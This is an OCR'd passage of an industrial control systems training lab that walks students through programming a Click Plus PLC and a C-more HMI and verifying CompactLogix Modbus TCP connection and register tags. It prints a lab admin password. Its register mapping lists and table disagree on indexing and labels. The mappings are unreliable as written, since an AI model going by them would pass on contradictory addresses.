


   Select "`Connect`". When you are prompted for the password, enter:

   User Type: `admin`
   Password: `sansics123`

> **Note**
>
> the Click Plus project files may have a different IP Address settings than what you require or that are now stored in your PLC.


6. Select "`Use PLC Settings`" to keep your Click Plus PLC IP Address configuration.




7. Click "**OK**" and "**Yes**" to change the Click Plus PLC to STOP mode. Make sure the "**Run Time Edit**" checkbox is not selected when you download. After the "Transfer Completed" dialog box appears, select "**OK**" and then select "**Run**" to complete the download.
8. Close the Click Plus application when the download is complete.
9. Download your C-more HMI with the appropriate program found in the **Lab Files\Lab 1.7\C-more** folder

   If you are:


   - Assigned to Pod 1, 2, 3,10,11, 12, 13, 16 in the Raw Ingredients or Packaging area you will open Pod 1-3&10-13 Coffee Lab017.mgp
   - Assigned to Pod 4, 5, 6, 7, 8, 9, 14 or 15 in the Mixing or Grinding areas you will open Pod 4-9&14-15 Coffee Lab017.mgp
10. Double-click your C-more HMI file and this will launch the C-more micro programming software.
11. Using the blue USB to Serial converter to download the program, you will connect the C-more serial cable that is normally plugged into the Click Plus PLC port #2 into the USB to Serial converter. You will plug the USB cable into your computer. When prompted by VMware, you will connect the USB converter to the ICS612 Virtual Machine and not the host.
12. To download the project, select "**Send Project to Panel**".



13. You will be presented with an option to select the COM port. You will be able to determine your COM port by selecting `Device Manager` and selecting the COM port that indicates it's a Prolific USB-to-Serial Comm Port



In the example below, COM3 is the correct selection.




14. Click Transfer.


Note

You must push function keys F1 and F5 at the same time to access the C-more panel to the Setup Menu. You must be on the Setup Menu to download a program to the C-more HMI

It is common to have an error upon the first attempt to download. When you experience this issue first make sure the C-more panel is on the Setup Menu by pressing the F1 and F5 buttons at the same time. If the C-more panel is on the Setup Menu then acknowledge the error popup box and retry the download.



Once the program is downloading, you will see the Data transmission progress bar.




After the project has successfully downloaded, you will see the Project Transfer Complete dialog box. Click "OK" to return to the programming environment.

15. Close the C-more micro programming software.
16. Unplug the serial cable that was plugged into the blue USB serial converter and put it back into the Click Plus PLC, Port 2 RS-232. You should see the C-more HMI power up with the newly downloaded screens.
17. Using the Logix Designer software, double Click the Controller Tags folder and scroll down to the start of MTU section.


    The tags that start with MBTU are meant to have their tag values modified by the User. The MBTU data structure contains the configuration for the following data:

    - Click Plus PLC Student 1 IP Address -> MBTU_Connections[0].MBTU_DestAddress
    - Click Plus PLC Student 2 IP Address -> MBTU_Connections[1].MBTU_DestAddress
    - Click Plus PLC Student 1 Click switch -> MBTU_MB_0xx[064]
    - Click Plus PLC Student 2 Click switch -> MBTU_MB_0xx[164]
    - Reading Click Plus PLC Student 1 DS10 through DS19 -> MBTU_MB_4xx[00] through MBTU_MB_4xx[09]
    - Writing Click Plus PLC Student 1 DS20 through DS29->MBTU_MB_4xx[10] through MBTU_MB_4xx[19]
    - Reading Click Plus PLC Student 2 DS10 through DS19 -> MBTU_MB_4xx[20] through MBTU_MB_4xx[29]
    - Writing Click Plus PLC Student 1 DS20 through DS29-> MBTU_MB_4xx[30] through MBTU_MB_4xx[39]

Let's start investigating the MBTU_Connections data structure.




18. The Modbus logic template has a main instruction enable bit named "MBTU_EnMBTCP which is the main instruction enable bit.



The MBTU_Connections tag structure requires individual Modbus slave IP Addresses be entered with individual enable bits. This structure is used to define the remote Modbus Destination IP Address and the enable bit which is used to determine if this connection is enabled.

Check that MBTU_Connections[0].MBTU_DestAddress is 172.16.(Pod#).12 which represents the IP Address of the Student 1 Click Plus PLC and the MBTU_Connections[0].MBTU_Enable bit is "1".


> **Note**
>
> If this address is incorrect, the CompactLogix will not communicate to the Click1 PLC.



19. Check that The MBTU_Connections[1].MBTU_DestAddress is 172.16.(Pod#).22 which represents the IP Address of the Student 2 Click Plus PLC and the MBTU_Connections[1].MBTU_Enable bit is "1".

> **Note**
>
> If this address is incorrect, the CompactLogix will not communicate to the Click2 PLC.

20. The MBTU_MB_0xx tags represent digital input being read from the Modbus slaves. In our labs, the Student 1 Click switch is mapped to register MBTU_MB_0xx[64] and the Student 2 Click switch is mapped to register MBTU_MB_0xx[164]. You should notice the data type is BOOL, thereby representing an input value of 0 or 1.
21. On your C-More HMI, turn the "UBox Inhibit" switch to "On" in order to stop the Useless Box motor from running when you flip the Useless Box switch back On.
22. Flip your Useless Box switch from "Off" to "On" and you will notice for Student 1 Click, register MBTU_MB_0xx[64] change from 0 to 1. If you are Student 2, as you flip your Useless Box switch from "Off" to "On", you will notice register MBTU_MB_0xx[164] change from 0 to 1.



Knowledge Check

- So far you have verified the CompactLogix Modbus Connections tags are set to the Click 1 and Click 2 IP Addresses. You have also verified the "Enable" bit is set for both connections so the CompactLogix and the Click Plus PLC's can communicate
- You have verified the Useless Box switch has been mapped as a Modbus digital input and is being reported to the correct CompactLogix tag value
- You have basically verified the CompactLogix and the Click Plus PLC can communicate via Modbus

23. You are now going to verify that integer values can be transmitted to and from the Click Plus PLC to the CompactLogix. The CompactLogix PLC has mapped registers MBTU_MB_4xx[0] through MBTU_MB_4xx[39] to read and write to the Student 1 and 2 Click registers. The following breakdown shows how these registers are mapped:

CompactLogix Address	Read From / Write To	Click Address
MBTU_MB_4xx[01]	Read From	Click 1 – DS10
MBTU_MB_4xx[02]	Read From	Click 1 – DS11
MBTU_MB_4xx[03]	Read From	Click 1 – DS12
MBTU_MB_4xx[04]	Read From	Click 1 – DS13
MBTU_MB_4xx[05]	Read From	Click 1 – DS14
MBTU_MB_4xx[06]	Read From	Click 1 – DS15
MBTU_MB_4xx[07]	Read From	Click 1 – DS16
MBTU_MB_4xx[08]	Read From	Click 1 – DS17
MBTU_MB_4xx[09]	Read From	Click 1 – DS18
MBTU_MB_4xx[10]	Read From	Click 1 – DS19
MBTU_MB_4xx[11]	Write To	Click 1 – DS20
MBTU_MB_4xx[12]	Write To	Click 1 – DS21
MBTU_MB_4xx[13]	Write To	Click 1 – DS22
MBTU_MB_4xx[14]	Write To	Click 1 – DS23
MBTU_MB_4xx[15]	Write To	Click 1 – DS24
MBTU_MB_4xx[16]	Write To	Click 1 – DS25
MBTU_MB_4xx[17]	Write To	Click 1 – DS26
MBTU_MB_4xx[18]	Write To	Click 1 – DS27
MBTU_MB_4xx[19]	Write To	Click 1 – DS28
MBTU_MB_4xx[20]	Write To	Click 1 – DS29
MBTU_MB_4xx[21]	Read From	Click 2 – DS10
MBTU_MB_4xx[22]	Read From	Click 2 – DS11
MBTU_MB_4xx[23]	Read From	Click 2 – DS12
MBTU_MB_4xx[24]	Read From	Click 2 – DS13
MBTU_MB_4xx[25]	Read From	Click 2 – DS14
MBTU_MB_4xx[26]	Read From	Click 2 – DS15
MBTU_MB_4xx[27]	Read From	Click 2 – DS16
MBTU_MB_4xx[28]	Read From	Click 2 – DS17
MBTU_MB_4xx[29]	Read From	Click 2 – DS18
MBTU_MB_4xx[30]	Read From	Click 2 – DS19
MBTU_MB_4xx[31]	Write To	Click 2 – DS20
MBTU_MB_4xx[32]	Write To	Click 2 – DS21
MBTU_MB_4xx[33]	Write To	Click 2 – DS22
MBTU_MB_4xx[34]	Write To	Click 2 – DS23
MBTU_MB_4xx[35]	Write To	Click 2 – DS24
MBTU_MB_4xx[36]	Write To	Click 2 – DS25
MBTU_MB_4xx[37]	Write To	Click 2 – DS26
MBTU_MB_4xx[38]	Write To	Click 2 – DS27
MBTU_MB_4xx[39]	Write To	Click 2 – DS28
MBTU_MB_4xx[40]	Write To	Click 2 – DS29

Below is a screen capture of the CompactLogix tags that are associated with reading from and writing to both Click 1 and Click 2 PLC's.

MBTU_MB_4xx[0]	20632
MBTU_MB_4xx[1]	100
MBTU_MB_4xx[2]	100
MBTU_MB_4xx[3]	0
MBTU_MB_4xx[4]	0
MBTU_MB_4xx[5]	0
MBTU_MB_4xx[6]	0
MBTU_MB_4xx[7]	0
MBTU_MB_4xx[8]	0
MBTU_MB_4xx[9]	4009
MBTU_MB_4xx[10]	20633
MBTU_MB_4xx[11]	100
MBTU_MB_4xx[12]	100
MBTU_MB_4xx[13]	0
MBTU_MB_4xx[14]	0
MBTU_MB_4xx[15]	777
MBTU_MB_4xx[16]	4016
MBTU_MB_4xx[17]	99
MBTU_MB_4xx[18]	4018
MBTU_MB_4xx[19]	4019
MBTU_MB_4xx[20]	32574
MBTU_MB_4xx[21]	100
MBTU_MB_4xx[22]	100
MBTU_MB_4xx[23]	0
MBTU_MB_4xx[24]	0
MBTU_MB_4xx[25]	0
MBTU_MB_4xx[26]	0
MBTU_MB_4xx[27]	0
MBTU_MB_4xx[28]	0
MBTU_MB_4xx[29]	83
MBTU_MB_4xx[30]	32575
MBTU_MB_4xx[31]	100
MBTU_MB_4xx[32]	100
MBTU_MB_4xx[33]	0
MBTU_MB_4xx[34]	0
MBTU_MB_4xx[35]	0
MBTU_MB_4xx[36]	0
MBTU_MB_4xx[37]	0
MBTU_MB_4xx[38]	0
MBTU_MB_4xx[39]	0
MBTU_MB_4xx[40]	0

Read from Click 1

Write to Click 1

Read from Click 2

Write to Click 2

Knowledge Check:

- The registers listed above are the values that will be transmitted to and read from the Click Plus PLC.
- If you place a value in the "write" registers the value will be sent to the respective Click Plus PLC
- If you place a value in the Click Plus PLC registers DS10 through DS19, they will be "read" by the CompactLogix respective tags.

24. We have seen the register values that represent the data for digital and integer values but now we will explore the configuration of the Modbus messages for reading and writing values to student 1 and student 2 Click Plus PLCs.

The MBTU_Transaction_xx registers define what kind of Modbus data is mapped to the CompactLogix MBTU_MB registers. Remember, the MBTU_MB registers were discussed in the previous step and represented the digital and integer values being written to and read from the Click Plus PLCs.

To understand the message mapping, we must first understand Modbus transaction types. The table below only describes the transaction types we are using in the lab, but others exist beyond this truncated list.

Modbus Transaction Type Function Code	Name	Description
1	Read Coil	This function code is used to read the status of 1 to 2000 coils in a remote device.
2	Read Discrete Inputs	This function code is used to read from 1 to 2000 contiguous status of discrete inputs in a remote device. The application as configured has a maximum of 256. The discrete inputs in the response message are packed as one input per bit of the data field. 0 = OFF, 1 = ON
16	Write Multiple Registers	This function code is used to write from 1 up to 125 contiguous registers in a remote device. The application as configured has a maximum of 120.

If you scroll to the tags named "MBTU_Transactions", we will explore the details of how the integer and Integer data is defined.

